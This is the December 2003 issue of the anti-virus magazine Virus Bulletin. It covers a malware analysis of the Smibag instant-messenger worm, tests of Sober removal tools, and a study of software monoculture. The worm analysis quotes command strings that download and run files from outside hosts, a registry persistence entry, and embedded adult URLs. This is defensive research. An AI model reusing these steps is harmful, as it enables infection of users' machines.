DECEMBER 2003

virus BULLETIN

The International Publication on Computer Virus Prevention, Recognition and Removal

CONTENTS

ISSN 0956-9979

IN THIS ISSUE

THE CAT'S OUT OF THE BAG

Since the close of VB2003 in Toronto the cat has been clawing at the bag trying to get out. This month moggie makes a bid for freedom as we announce the location of VB2004 …

page 3

SOBERING STUFF

W32/Sober uses some cunning tricks to make both detection and disinfection rather tricky. With this in mind, Andreas Marx tested nine disinfection tools to see how well they cleaned up after the virus. The results were sobering.

page 7

DIVERSITY – THE SPICE OF LIFE?

In biological systems diversity is the key to stability and survivability, but does the same apply to computer systems? Richard Ford undertakes a scientific investigation of monoculture.

page 9

vb Spam supplement

In this month's *VB Spam Supplement* Neil Schwartzman takes an in-depth look at a new open source initiative, the DNS protocol known as SPF.

'Perhaps with some thought and diligence, the IDS, anti-malware and anti-spam communities can come up with a useful way of exchanging meaningful data.'

Morton Swimmer
VB Technical Editor

THE RISKS OF SPAM FILTERING

Just as I was poised and ready to take over from Jakub Kaminski as Technical Editor of *Virus Bulletin* last month, I did something incredibly stupid: I updated my email client.

For reasons that I have been unable to determine fully, the change caused my carefully crafted spam filters to break and block Helen's email – and I didn't notice until the last minute that I hadn't received the proofs for that issue of the magazine yet. So it was appropriate, I thought, that last month's issue of *Virus Bulletin* was also the first edition to include the *VB Spam Supplement*.

I'll admit that the spam supplement took me by surprise. Spam and viruses? The lowest form of marketing and the lowest form of intrusion? There is a connection, though. W32/Mimail variants .E and .H (see *VB*, September 2003, p.4) do target prominent anti-spam websites and allegedly, viruses and worms have been written to open up backdoors for spammers.

One example given is the W32/Fizzer@mm worm. Not only is this worm a mass mailer (spam in its own right), but it also installs backdoors and spyware – enough to make anyone's skin crawl if they knew what was actually going on.

So spam can now take its place beside malware in the catalog of computer security threats.

Of course, computer security has been what I've been pursuing for a long while. When I say 'pursuing', I mean in the sense of pursuing a bus that is rapidly speeding away – and I've been running after that bus since around 1988. It seems unlikely that we'll ever reach the goal of secure computing.

Instead, research groups like mine at *IBM Zurich Research Lab* concentrate their efforts on intrusion detection – not prevention – be it from hackers, malware or spam. What we have observed is the need for better cooperation both between the detection products and between the people behind those products.

For me, intrusion, malware and spam detection have always represented a single concept – albeit with different underlying technologies.

However, we are not seeing much information exchange between the anti-virus, IDS and anti-spam groups. And this is despite the emphasis of all groups on detection rather than prevention.

In the case of the IDS and anti-virus groups there are some basic philosophical barriers (openness vs protectiveness) that hinder information exchange. Or perhaps both groups are just very preoccupied with their own unique problems and cannot see how they would benefit from talking to their neighbours.

At least at a technical level some cooperation would be useful – but we are not seeing the standards necessary to enable information exchange between the detection products either.

The IETF IDWG (Internet Engineering Task Force Intrusion Detection Exchange Format) has made efforts to create a standard for alert reporting, of which the detection of a virus should be considered one. However, the proposal falls short of being useful in that, apart from other problems, the alert-specific semantics are not contained within it.

Perhaps with some thought and diligence, the IDS, anti-malware and anti-spam communities can come up with a useful way of exchanging meaningful data, so that finally the system administrators can capture the whole picture rather than disconnected fragments. This is my challenge to all the disciplines of security violation detection.

I would like to take this opportunity to give Jakub my warmest thanks for doing such an excellent job of keeping an eye on the technical accuracy of *VB*'s content for so long. It will be tough filling those shoes.

NEWS

SEASON'S GREETINGS

Virus Bulletin would like to wish all its readers a very happy Christmas and a prosperous new year. Marking the start of what we hope will become a new custom for *Virus Bulletin*, this year *VB* will make donations to charities instead of sending Christmas cards. Donations for Christmas 2003 will be made to the International Red Cross (http://www.icrc.org/) and to the WWF (http://www.wwf.org/).

Merry Christmas & Happy New Year from Helen, Matt, Bernadette and Pete.

VB2004: LOCATION, LOCATION, LOCATION

Keeping shtum about the dates and location of the Fourteenth Virus Bulletin International Conference has not been an easy task. Happily, with contracts in place and legal teams satisfied, *VB* can now reveal that VB2004 will take place on Thursday 30 September and Friday 1 October 2004 at the Fairmont Chicago, IL, USA.

VB is currently seeking submissions from those wishing to present papers at VB2004 – see p.19 for the call for papers. As in previous years the conference will be accompanied by an exhibition. For details of the exhibition or to discuss the sponsorship opportunities available at VB2004 please contact Bernadette Disborough at vb2004@virusbtn.com or call +44 1235 555139. Further information about the conference, including online registration, will be available from the *Virus Bulletin* website shortly; see http://www.virusbtn.com/conference/.

VIRUS WRITERS ELUSIVE IN US CYBERCRIME SWEEP

US Attorney General John Ashcroft announced last month that law enforcement agents in the US notched up a total of 125 arrests at the end of a seven-week crackdown on Internet crime. US law enforcement bodies worked with international law enforcers – including authorities from Ghana, Nigeria and Romania – in the 'cybercrime sweep', with the goal of tracking down the perpetrators of Internet crimes ranging from hacking to email scams and fraud. Despite the large-scale operation, federal agents said they had been unable to trace those behind the recent Blaster and Sobig worms. Nevertheless, they said that some valuable leads had been gained, thanks to *Microsoft*'s pledge to give $250,000 in exchange for information that leads to the arrest and conviction of those behind these two worms.

Prevalence Table – October 2003

Virus	Type	Incidents	Reports
Win32/Opaserv	File	4978	32.09%
Win32/Gibe	File	3580	23.08%
Win32/Sobig	File	1673	10.78%
Win32/Bugbear	File	799	5.15%
Win32/Dupator	File	765	4.93%
Win32/Dumaru	File	607	3.91%
Win32/Swen	File	590	3.80%
Win32/Mimail	File	515	3.32%
Win32/Klez	File	466	3.00%
Win32/Funlove	File	248	1.60%
Win32/Nachi	File	220	1.42%
Win32/Yaha	File	165	1.06%
Win95/Spaces	File	123	0.79%
Win32/SirCam	File	117	0.75%
Win32/Fizzer	File	78	0.50%
Redlof	Script	58	0.37%
Win32/Kriz	File	42	0.27%
Win32/Parite	File	33	0.21%
Win32/Deborm	File	31	0.20%
Win32/Hybris	File	27	0.17%
Win32/Lovsan	File	27	0.17%
Win32/Magistr	File	27	0.17%
Win32/Valla	File	26	0.17%
Win32/Nimda	File	24	0.15%
Win95/Lorez	File	22	0.14%
Win32/Spybot	File	19	0.12%
Win32/Gaobot	File	17	0.11%
Win32/Sluter	File	17	0.11%
Win32/Lovgate	File	15	0.10%
Win32/Sober	File	12	0.08%
Laroux	Macro	11	0.07%
Win95/CIH	File	11	0.07%
Others		170	1.10%
Total		15,513	100%

[1]The Prevalence Table includes a total of 170 reports across 59 further viruses. Readers are reminded that a complete listing is posted at http://www.virusbtn.com/Prevalence/.

VIRUS ANALYSIS

IT'S IN THE (SMI)BAG!

JJ Reyes and Reginald Wong
Trend Micro Inc., Philippines

In September 2003 we received reports from Korea of a new worm that propagates via *MSN Messenger*. W32/Smibag is another addition to the growing list of Instant Messenger (IM) worms.

OUT OF THE BAG, AND INTO THE WORLD!

The worm starts out as a message from an infected user (user A) to his contact (user B). User B receives a message from user A, stating that a file, smb.exe, has been sent by A, and asking B to accept it. B has the option of accepting or declining the file.

Once the file has been downloaded and executed on B's computer, the worm sends the same file (smb.exe) to all contacts in B's *MSN Messenger* contact list. User C is then faced with the same option of downloading and executing the file.

Does that sound familiar? It should – this is identical to the operating algorithm of email-borne worms; searching for targets via the address book (in this case, via the *MSN* contact list), and sending them a malicious file as an attachment.

Only time will tell whether virus writers will find and exploit vulnerabilities in IMs that enable the automatic execution of files, or create worms that propagate via email, P2P, mIRC *and* network-shared drives, as well as using buffer overflow exploits – and metamorphics to boot!

WHAT'S INSIDE THE BAG?

When smb.exe is executed, it extracts two files: ext.zip and uz.exe.

The first file, ext.zip, is a Zip archive containing the following files:

- admagic.exe – a supposed adware program.
- atl.dll – a non-malicious *Windows* component.
- msnvc.exe – a program that sends out the worm copy.
- raw32x.dll – an encrypted data file used by sm.dll.
- sm.dll – a malicious Browser Helper Object (BHO) file.

The worm then uses a jump table in order to determine what to do next. The jump table consists of five functions (numbered 0–4), which accept an argument of the following structure:

```
<number> <string>
```

Examples of this are:

```
'1 uz.exe -o ext.zip'
'3 c:\smb.exe'
'3 %system%\uz.exe'
```

The details of each function are as follows:

Function 0: connect to the Internet and download a file.

Function 1: create process.

Function 2: create process.

Function 3: drop file.

Function 4: delete file.

With this in mind, the worm then proceeds to process the following commands in order:

```
1 uz.exe -o ext.zip
```
(decompress the fields in ext.zip using uz.exe)

```
3 c:\smb.exe
```
(drop the file smb.exe in the root directory)

```
3 %system%\uz.exe
```
(drop the file uz.exe in the system directory)

```
3 %system%\sm.dll
```
(drop the file sm.dll in the system directory)

```
3 %system%\atl.dll
```
(drop the file atl.dll in the system directory)

```
3 %system%\raw32x.dll
```
(drop the file raw32x.dll in the system directory)

```
3 c:\admagic.exe
```
(drop the file admagic.exe in the root directory)

```
4 uz.exe
4 sm.dll
4 atl.dll
4 raw32x.dll
4 ext.zip
4 admagic.exe
```
(the above sequence of commands deletes the named files in the current directory)

```
2 %system%\regsvr32.dll /s %system%\atl.dll
```
(register the file atl.dll with *Windows* using regsvr32.dll [silent mode])

```
2 %system%\regsvr32.dll /s %system%\sm.dll
```
(register the file sm.dll with *Windows* using regsvr32.dll [silent mode])

```
2 c:\admagic.exe
```
(run the file admagic.exe)

```
1 msnvc.exe c:\smb.exe
```
(run the file msnvc.exe with the parameter 'c:\smb.exe')

```
4 msnvc.exe
```
(delete msnvc.exe)

Presented in a more readable form (minus the worm commands), this is:

- Extract and run uz.exe on ext.zip. Extract files to current directory.
- Copy smb.exe to root directory.
- Copy uz.exe to %system% directory.
- Copy sm.dll to %system% directory.
- Copy atl.dll to %system% directory.
- Copy raw32x.dll to %system% directory.
- Copy admagic.exe to root directory.
- Delete all files extracted to current directory except for msnvc.exe.
- Register atl.dll as command components in the registry using regsvr32.dll.
- Register sm.dll as command components in the registry using regsvr32.dll.
- Run c:\admagic.exe.
- Run msnvc.exe (msnvc.exe c:\smb.exe).
- Delete msnvc.exe.

Note that Function 0 is not called by the worm. This function is supposed to connect to a website and download a file, storing it in the infected computer as 'c:__tmpfile'. However, the worm would always fail to connect to the website since a required parameter in the API it uses is missing from the worm body. Specifically, the worm uses the InternetOpenUrlA API, but the parameter which indicates which URL should be opened is missing.

This is probably a modified version of another worm which utilized function 0, but in this case, the author did not use it. Alternatively perhaps it was supposed to have been an auto-updater, as in W32/Rodok (see *VB*, January 2003, p.5). Or maybe it was used to download a keylogger, or a backdoor, or something malicious, which *could* have a very damaging payload. But we digress.

ANY OTHER ACCESSORY?

The worm executes two other files: admagic.exe, and msnvc.exe.

The first, admagic.exe, creates the following registry entry:

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
"svchost" = "c:\admagic.exe"
```

At first glance, this file appears to be an adware program, since it contains numerous links to pornographic sites in its body and there is a function inside the program which is supposed to run *Internet Explorer* every five minutes.

If the program worked the way in which we think the author intended, then *IE* should open every five minutes using the links contained in the body of the program to generate pop-ups. However, this is merely speculation since, in our testing, the program did not open *IE* every five minutes, nor did it utilise the links contained in its body. The links are as follows:

http://sexwal.porno10000hwa.com/?i=8

http://www.asiasex.jp/?pip=sexwal

http://realbozi.com/code.php?p=sexwal&i=2

http://www.sex-korea.cn/?pip=sexwal

http://hiddensex.jp/index5.php?code=sexwal

http://hyeyoungnude.com/?p=sexwal&i=10

http://www.say0303.com/index.php?code=030317077111&intro=&adult_pass=

http://erosasia.com/index.cgi?ID=1244275

http://sseng10tv.com/index.asp?ID=7693387

As of our testing, all of these URLs were fully operational.

The second file, msnvc.exe, is responsible for sending the file smb.exe to all the contacts on the *MSN* contact list of the infected user. It accepts a parameter specifying which file to send, in this case: 'msnvc.exe c:\smb.exe'.

Once executed, msnvc.exe checks for the existence of the file test.txt in the root directory. If this does not exist, the file processes the parameters supplied, and then drops the file test.txt. If test.txt is already present in the root directory, msnvc.exe will not continue with the sending of smb.exe. Afterwards, msnvc.exe is deleted.

In effect, the worm propagates only once for every infected system – unless, of course, someone deletes the test.txt file and executes the worm again.

The worm also registers two dll files: atl.dll and sm.dll. We need not concern ourselves with atl.dll, since this is a normal *Windows* component.

However, sm.dll is a malicious Browser Helper Object (BHO) file. Surprisingly, it contains codes similar to that of the jump table of smb.exe. But instead of having a 'jump table', this file uses the following algorithm:

```
Dec <register>
Jz <Function>
```

Let's call this the Dec table. So when the Dec table is used with a '1 <string>' command, it goes into Function 0.

The functions and the parameters to the functions remain the same as for smb.exe (0: connect to the Internet and download a file; 1: create process; 2: create process; 3: drop file; 4: delete file). This time, however, function 0 works, and it works well.

Now when *Internet Explorer* is executed, this BHO begins to do its dirty work. First it checks for the existence of the file raw32x.dll in the %System% directory. We now have two scenarios: scenario one, if the file raw32x.dll exists and scenario two, if it does not exist.

SCENARIO ONE: RAW32X.DLL EXISTS

This is the scenario that the worm will enact under normal circumstances, since smb.exe drops raw32X.dll. The BHO will proceed to decrypt the file which contains the commands to be passed on to the Dec table.

The decrypted raw32x.dll file contains the following command:

```
1 http://www.geocities.com/nonogura1/a.txt
%system%\raw32x.dll
```

This tells the BHO to download the file a.txt as raw32x.dll in the %system% directory. However, during our testing, the site was unavailable.

SCENARIO TWO: RAW32X.DLL DOES NOT EXIST

This scenario will occur only if someone has deleted the dropped file raw32x.dll. When the BHO runs, and does not detect the presence of this file, it issues the following command to the Dec table:

```
1 http://script.mine.nu/script.txt
%system%\raw32x.dll
```

This command tells the BHO to download the file script.txt as raw32x.dll in the %system% directory. Note, however, that this raw32x.dll is different from the raw32x.dll dropped by smb.exe.

With that behind us, the new raw32x.dll, when decrypted, contains the following commands to be issued (again) to the Dec table:

```
5 %SYSTEM%\raw32x.dll

1 - http://script.mine.nu/grp2.txt
%system%\nogood32.dll

3 - %system%\sid.exe
```

This time, the BHO deletes the raw32x.dll file, downloads the grp2.txt file as nogood32.dll, and then runs sid.exe. Unfortunately, the third command will always fail since the file sid.exe does not exist on the infected computer. The BHO did not download the file, and smb.exe did not drop it.

However, a virus author would only need to modify grp2.txt in order to get the script working the way it was intended.

CONCLUSION

This worm was reported to be spreading via the Korean version of *MSN Messenger*, but in our tests, it 'worked' with the English version as well. We tested with both Korean and English versions of *MSN Messenger v 6.0* on *Windows 98*, *ME* and *2000*.

You may have noticed that the word 'worked' is enclosed in quotation marks. This is because, during our testing, the worm did not send its file automatically to the contacts in the *MSN* contact list. Instead, the infected user was presented with a 'Send File to…' dialog box for the file smb.exe. Only once contacts have been located will the file be sent to the unsuspecting recipients. However, this can be attributed to the fact that the worm used a lower version of *MSN Messenger*.

The worm does not send any messages that might entice the recipient to download and execute the file. It merely relies on the trust that exists between contacts – something along the lines of: 'My friend would never send me a virus on purpose, would he?'.

Furthermore, the worm itself does not add any auto-run techniques to enable it to execute during the next system start-up – which would have helped ensure its speedy and constant propagation.

This leads us to wonder how the worm managed to spread in the first place. It does not auto-execute and it requires some amount of user interaction for it to be sent, received, saved and executed.

The successful spread of this worm demonstrates clearly that a basic virus awareness and common sense is lacking among users and needs to be enforced upon companies and individuals to prevent such infections in the future. Executable files *must* be scanned before execution, or better yet, ask the source of the file for information about it and *then* scan it.

As Instant Messaging becomes increasingly popular, the need for awareness of the security risks of such services must be taken into account. Instant Messengers do have vulnerabilities, and it will only be a matter of time before virus authors exploit these vulnerabilities to create more damaging IM malware. Think of Instant Messaging as the new email.

FEATURE 1

THE SOBER EFFECT: DISINFECTION DISASTERS

Andreas Marx
AV-Test.org, University of Magdeburg, Germany

Despite going almost unnoticed by the rest of the world, Win32/Sober hit a lot of computers in Germany. The worm's trick was rather simple: social engineering using a German email subject and message body (instead of English text, which is more suspicious here) to entice the user into double-clicking on the attachment.

Once started, the worm displays the message, 'Error: File not complete!'. It collects all email addresses it can find on the PC and sends itself with a BAT, COM, EXE, PIF or SCR attachment to these addresses using a built-in SMTP engine. The file the worm sends out is not constant, but some random data will be appended every time it is sent out and the MIME structures of the mails are sometimes heavily corrupted and likely to fool (i.e. bypass) email scanners. However, Win32/Sober is not only an email worm; it also propagates via the *KaZaA* 'My Shared Folder' by overwriting existing files in this folder. The worm was written in a German version of Visual Basic and packed with a modified version of UPX (http://upx.sourceforge.net/) to complicate its analysis. These facts suggest it's likely that the virus author lives in a German-speaking country.

SELF-PROTECTION OF THE WORM

Win32/Sober uses a few interesting tricks to make its detection and disinfection quite difficult. On *Windows 9x/Me* and *NT/2000/XP* systems there are always two processes of the worm running and the worm checks the status of the other worm process every few milliseconds. If the user or another program terminates one process, the second process of the worm will restart the task. So Win32/Sober cannot easily be killed in memory by using the *Windows* task manager, for example.

On *Windows NT*-based systems the worm uses a stealth-like trick to hide itself from detection by anti-virus programs. The worm's EXE files are located in the Windows System (*Win9x/Me*) or System32 (*Win NT/2000/XP*) folder. The two tasks open the EXE files exclusively (non-shared). Like the *Windows* swap file, these cannot be opened by other programs for inspection – and, of course, this includes virus scanners. On an infected PC, most AV tools will silently skip the two worm files without any warning or will report something along the lines of: 'Cannot open file. Skipped.'

As a result of its protection mechanism, disinfection of the worm in memory is a little tricky. At first, the two worm tasks have to be suspended, so that they are no longer able to check each other. Only once this has been done can both tasks be killed. Any disinfection program that skips the suspend action will likely kill only one task, which is immediately restarted by the other and so on, so the memory disinfection will fail.

The virus adds a key in the usual 'Run' parts of the registry at HKEY_LOCAL_MACHINE and HKEY_CURRENT_USER so that it will be started on every reboot of the system. The worm tasks check the existence of this key every few milliseconds and restore the settings if the key has been deleted or changed.

Once the worm has successfully been killed in memory, of course, it is very easy to delete all worm files on the local disk and the added registry keys.

For an unknown reason the worm always creates a copy of itself in the System folder (when running on *Windows 9x/ME*) or System32 folder (when running on *Windows NT/2000/XP*) with the name 'similare.exe'. This copy is not protected and can easily be scanned and killed. However, at the next reboot the worm will create the file again, so it's just an indicator of an infection – and virus scanners can use this file to report an infected system and are able to disinfect it, too, even if they are not able to scan the memory. For this, they would only need to add a 'delete files' entry in the wininit.ini file of *Windows 9x/Me* systems to delete the two possible worm files (i.e. in the simplest case just using a list of the known names of the executables the virus uses) and restart the PC. After this, the cleaner can remove the registry keys of the now deleted worm files and can scan for other traces of the worm on the formerly infected PC (e.g. the file which actually caused the initial infection).

On *Windows NT*-based systems the disinfection steps to delete or rename the worm files during start-up are slightly different, but similar. However, this method always requires a reboot, so it would be easier and faster to disable the worm in memory at the start of the scan and to delete all worm files on the PC after this.

TESTING TIMES FOR WIN32/SOBER CLEANING

Due to the fact that most 'out-of-the-box' virus scanners are not able to detect or clean the Win32/Sober worm reliably, a number of special cleaner utilities were released by various anti-virus companies. Because of the tricky disinfection of this worm, combined with a high number of infection reports in Germany, we were interested in testing how well these clean-up tools performed.

We tested nine cleaner utilities on the German versions of *Windows 98 Second Edition* (with *Office XP* installed to get

the worm working on this platform, because it requires a Visual Basic runtime DLL), and *Windows XP SP1*. Every product test was performed three times on both *Windows 98* and *XP* and the platforms were recreated to a known state using *Symantec Ghost Image* files. After a run of the tool (plus a reboot, if needed), we inspected the PC to see whether it was indeed worm-free and whether the registry keys created by the worm were removed, too.

AntiVir Sober Removal Tool

The special fix-up tool from *H+BEDV* in Germany runs only at the command-line: if one starts it with the help of *Windows Explorer*, it will open a DOS box which closes immediately. Only if one starts it with a parameter like 'C:\Windows' (location to scan) will it start working, detect the worm reliably in memory, disinfect it there, and start to scan the PC for the worm. However, in our tests the registry keys were not removed. On *Windows 98* the version of the tool we tested contained a bug which prevented it from working most of the time: if the user wanted to scan 'C:' or 'C:\' the tools wouldn't scan the whole hard disk, but would silently do nothing. *H+BEDV* has already released a new version of the tool in which all of the above problems have been fixed.

Avast! Virus Cleaner

This tool is not only designed to kill Sober, but it can be used against a couple of other worms, too. Neither on *Windows 98* nor on *Windows XP* did we encounter any problems: the tool worked as it should and detected and killed the worm in memory and later on the disk. The registry keys were removed, too. This is what we would expect from a proper disinfection tool.

BitDefender Sober Removal Tool

BitDefender's tool worked well only on *Windows 98*, even if the disinfection required a restart of the PC. But on *Windows XP* the cleaner was not able to detect the worm in memory and therefore it missed the two 'hidden' worm files and only found and deleted the unprotected similare.exe file. Even when the scanner reported that it had 'successfully cleaned' the PC, Sober was still active and running. According to the developers, this problem has been fixed in the latest version of the tool.

McAfee Stinger

Using *McAfee Stinger* one can rid the PC of various worms which are tricky to disinfect. The disinfection only worked on *Windows 98*. The tool did not scan memory reliably on *Windows XP* and it missed Sober in some cases. As with the *BitDefender* cleaning tool, the worm was not removed after an apparently 'successful' cleaning operation. *Network Associates* has now updated *Stinger* to work reliably on *Windows XP*.

NOD32 Sober Disinfection Tool

This tool is labelled as 'NOD32 disinfection tool', however it was not developed by *Eset*, but by their Italian distributor Paolo Monti. Like the *BitDefender* and *Stinger* tools, it worked reliably on *Windows 98*, and after a reboot the worm was gone. However, the registry keys were not removed. On *Windows XP* the worm was still active after a virus 'cure'. According to the developer an updated version is now available for download, in which the reported problems have been fixed.

Panda PQRemove

Like *McAfee Stinger*, *PQRemove* by *Panda Software* is able to disinfect a couple of common worms. But for this operation its 1.3 MB file size is much too large. The disinfection works properly on *Windows 98* and *XP*, but in some rare cases (likely caused by a bug in the worm) the tool will leave a null byte file created by the worm plus a registry key on the system. A new version of the tool which handles this situation well is already available.

Safetysoft Sober-Killer

It was a little surprising to discover that not all disinfection tools are free-of-charge and used to advertise their own scanner or security products. This one is sold for 6.50 Euros plus one Euro for shipping – by email(!). We expected something special here, but on *Windows 98* the tool did not work at all, leaving the PC infected and virtually unusable (the cursor only blinked heavily on such a 'disinfected' PC and the system had a high workload)! Multiple disinfection attempts, combined with reboots did not fix the problem. On *Windows XP* the tool worked. At the time of writing the developer is still investigating the problem.

Symantec W32.Sober@mm Removal Tool

The *Symantec* cleaning tool is as easy as it is useful: after a run of the tool the worm was disinfected successfully on *Windows 98* and *XP*. This is how a clean-up tool should perform.

Trend Micro Worm Cleaner

Like *McAfee Stinger*, the worm clean-up tool from *Trend Micro* is not only effective against Win32/Sober infections, but helps against various other worms, too. Like *PQRemove* it is quite large (1.3 MB). It runs only at the command-line, but a user needs only to double-click on the EXE file to start

an automatic scan and clean process. Due to the lack of feedback (no information is displayed on screen about infections found or removed), it is most useful for companies as part of network log-in scripts, but it is not designed for home users. However, the worm was cleaned successfully in all cases and the registry keys created by the worm were removed.

CONCLUSION

I was really rather surprised to find that two thirds of the so-called cleaner tools we tested did not work at all. It seems as if they were released in a hurry without proper testing. Maybe some virus researchers saw only that the similare.exe had been found and deleted successfully and concluded that the worm disinfection worked. I hope that such a debacle won't happen again and that proper system disinfection abilities will be built into the standard anti-virus program versions in the near future. However, it was good to see that (with the exception of two companies) the tools available on the AV companies' web pages were already fixed at the time of writing.

Download addresses

AntiVir Sober Removal Tool
Size: 35 KB
Download address: http://www.antivir.de/vireninfo/sober.htm

Avast! Virus Cleaner
Size: 262 KB
Download address: http://www.avast.com/i_idt_171.html

BitDefender Sober Removal Tool
Size: 63 KB
Download address: http://www.bitdefender.com/bd/site/virusinfo.php?menu_id=1&v_id=163

McAfee Stinger
Size: 714 KB
Download address: http://vil.nai.com/vil/content/v_100778.htm

NOD32 Sober Disinfection Tool
Size: 297 KB
Download address: http://www.nod32.ch/download/tools.stm

Panda PQRemove
Size: 1334 KB
Download address: http://www.pandasoftware.com/virus_info/encyclopedia/overview.aspx?idvirus=41441

Safetysoft Sober-Killer
Size: 305 KB
Download address: http://www.schutzsoftware.info/

Symantec W32.Sober@mm Removal Tool
Size: 191 KB
Download address: http://www.symantec.com/avcenter/venc/data/w32.sober@mm.html

Trend Micro Worm Cleaner
Size: 1322 KB
Download address: http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM_SOBER.A

FEATURE 2

MICROSOFT, MONOPOLIES AND MIGRAINES: THE ROLE OF MONOCULTURE

Richard Ford
Florida Institute of Technology, USA

Anyone following the computer security newswire has probably noticed much hullabaloo surrounding a recent paper by several highly-respected cybersecurity experts, which argues that the market dominance of *Microsoft* represents a clear and present danger to the global stability of the Internet. At the time of writing, the paper is available at http://www.ccianet.org/papers/cyberinsecurity.pdf.

The central part of the authors' argument involves the role of monoculture – that is, a distinct lack of diversity – in the spread of Malicious Mobile Code (MMC). While the paper fuelled several editorials and online discussions, few analysts seem to have seriously considered the true role of monoculture in viral spread. In this article, the original paper and its arguments are examined, and a scientific investigation of monoculture is undertaken. Ultimately, this understanding could have an important impact on how nations view the role of system diversity with respect to MMC, and which areas of investigation into MMC mitigation are most likely to bear fruit.

THE ARGUMENT AGAINST

The paper in question, 'Cyber*In*Security: The Cost of Monopoly', was published online by the *Computer & Communications Industry Association*. As intimated above, the authors are universally well-known and respected members of the computer security industry: Daniel Geer of *@stake*, Charles Pfleeger of *Exodus*, Bruce Schneier, John Quarterman, Perry Metzger, Rebecca Bace, and Peter Gutman are those whose names appear on the paper. Hyperbole aside, any paper drafted by such a group of 'stars' is worthy of serious consideration.

In the paper, several different points are made. However, the executive summary sums up the general argument succinctly:

> 'Most of the world's computers run Microsoft's operating systems, thus most of the world's computers are

vulnerable to the same viruses and worms at the same time. The only way to stop this is to avoid monoculture in computer operating systems, and for reasons just as reasonable and obvious as avoiding monoculture in farming. Microsoft exacerbates this problem via a wide range of practices that lock users to its platform. The impact on security of this lock-in is real and endangers society.

'Because Microsoft's near-monopoly status itself magnifies security risk, it is essential that society become less dependent on a single operating system from a single vendor if our critical infrastructure is not to be disrupted in a single blow.'

Thus, according to the authors, the logical solution to the problem is diversity: using an analogy borrowed from biology, they argue that diversity is the key to stability, and therefore survivability.

While the paper goes on to address ways in which the authors claim *Microsoft* employs monopolistic practices that decrease security, a discussion of these side issues is beyond the scope of this article: from a MMC perspective, the important question concerns the role of monoculture. If monoculture is a large problem, *any* monoculture is undesirable, regardless of the market forces that have established it.

HEPHAESTUS

As speculation is of little objective use in determining the sometimes unexpected spread of computer viruses, many researchers have attempted to model the spread of MMC using a variety of different techniques. While a review of these endeavours is certainly of interest, such an undertaking is long and highly technical, and therefore not the objective of this article. Instead, we shall discuss the results produced by one particular simulator: *Hephaestus*, a simulator developed within the Center for Information Assurance at Florida Institute of Technology (see http://www.se.fit.edu).

The goals of *Hephaestus* were to build a robust and extensible simulator that used appropriate and mixed-level abstraction to render the accurate simulation of virus spread computationally feasible for large (>500,000 machine) machine populations. While the work is in its early stages, the system is currently capable of performing meaningful calculations regarding viral spread in a 'perfect' network – that is, a network that is itself unaffected by virus-induced congestion and packet loss.

Running *Hephaestus* on a *Linux* box, it was possible to model the effect of increased diversity on the spread of a worm propagating within a 'universe' of 50,000 machines. In order to do this, the simulator was run using a variety of different input conditions, varying population susceptibility and machine distribution. During each time step, every infected machine would attempt to infect one other machine chosen at random. The number and distribution of 'susceptible' machines was varied from run to run using a seeded random number generator, allowing us to generate a number of different traces of infected machine population as a function of time for a particular percentage of susceptible machines.

No account was made of machines being removed from the susceptible pool due to patching or disinfection; given that *t*, the inter-generational time in the real world is very small, this approximation seems reasonable, at least at a gross level.

In addition to this assumption, in the modelled universe, it was also assumed that the virus found one machine per time period – 'missing' machines were not modelled. Once again, this approximation is reasonable and conservative, as many worms attempt multiple connections per time unit, leading to higher infection rates than modelled here.

SIMULATION RESULTS AND ANALYSIS

Data returned from the average of several simulation runs is presented in Figure 1. The total number of infected systems is shown on the *z*-axis; time steps are shown on the *y*-axis; the *x*-axis shows the percentage of machines that are immune to the new worm, based upon diversity.

Obviously, for large values of *t*, the number of infected systems decreases monotonically, as the maximum number of infected systems is reduced by increased diversity. Simply put: as diversity is increased there become fewer systems available for the worm to infect. However, the interesting part of the graph is the rapid rise in infections – that is, the steepness of the rise in infected systems at small values of *t*.




Figure 1: Plot of system diversity (x-axis as a percentage) and infected population (z-axis) as a function of time (y-axis). Note the small change in critical infection mass with increased diversity.

At 0% diversity, every machine in the simulated universe is susceptible to the virus. Thus, the simulated virus spreads very quickly, rapidly reaching a large number of machines, before saturating the universe with infected machines. However, as more diversity is introduced, the initial rise in infected machines is not significantly degraded. Indeed, at 50%, 75% or even 90% diversity, the growth of the population is still extremely rapid, with many machines infected in less than 40 time steps.

Thus, while the total population of infected machines is decreased with the introduction of diversity, a meaningful reduction in the maximum population doubling time is not introduced. The implication of this is that the impact of population diversity is smaller than one might imagine.

This result is somewhat counter intuitive to those familiar with epidemiology, as diversity is generally considered to be very important in biological systems. However, there are several important differences between biological systems and the spread of MMC in computers.

First, in a biological system, low diversity is extremely dangerous, as species destruction can result if a suitable pathogen is introduced. In a computer system however, while low diversity can lead to huge infection numbers, the results for higher diversity are not encouraging. This proposition is well supported by experimental evidence; when SQL/Slammer was first released there was a low level of susceptibility – according to *CAIDA*'s (the Cooperative Association for Internet Data Analysis) report, less than 100,000 systems were infected. This total is less than 0.1% of all machines on the Internet at the time, yet the Slammer outbreak was sufficiently potent to be measurably perturbing to global Internet stability.

A second key difference is that there is little benefit in small changes in population doubling time; if infection of 1,000 machines takes (for example) 50 time units, even if the growth is slowed to 100 time units or more, the spread is still too fast for human intervention: in practical terms, 20 minutes for a pandemic to occur is not operationally different from two minutes in the current environment.

In a biological system, an infection that impacts 1% of the population would not be threatening; on the Internet, such an infection could be catastrophic.

Furthermore, significant destruction occurs at even low infection levels. In a biological system, an infection that impacts 1% of the population would not be threatening; on the Internet, such an infection could be catastrophic.

Lastly, epidemiological modelling generally tends to treat all infection cases as equal. This is patently not the case for computer systems: the network has choke points and points of increased criticality. For example, destruction of the root DNS servers would effectively disable the Internet, as would massive congestion at key peering points.

Simply put, diversity alone is insufficient to blunt the attack of MMC: the level of diversity required to attenuate spread is not practically achievable by proliferation of manufacturers.

CONCLUSION

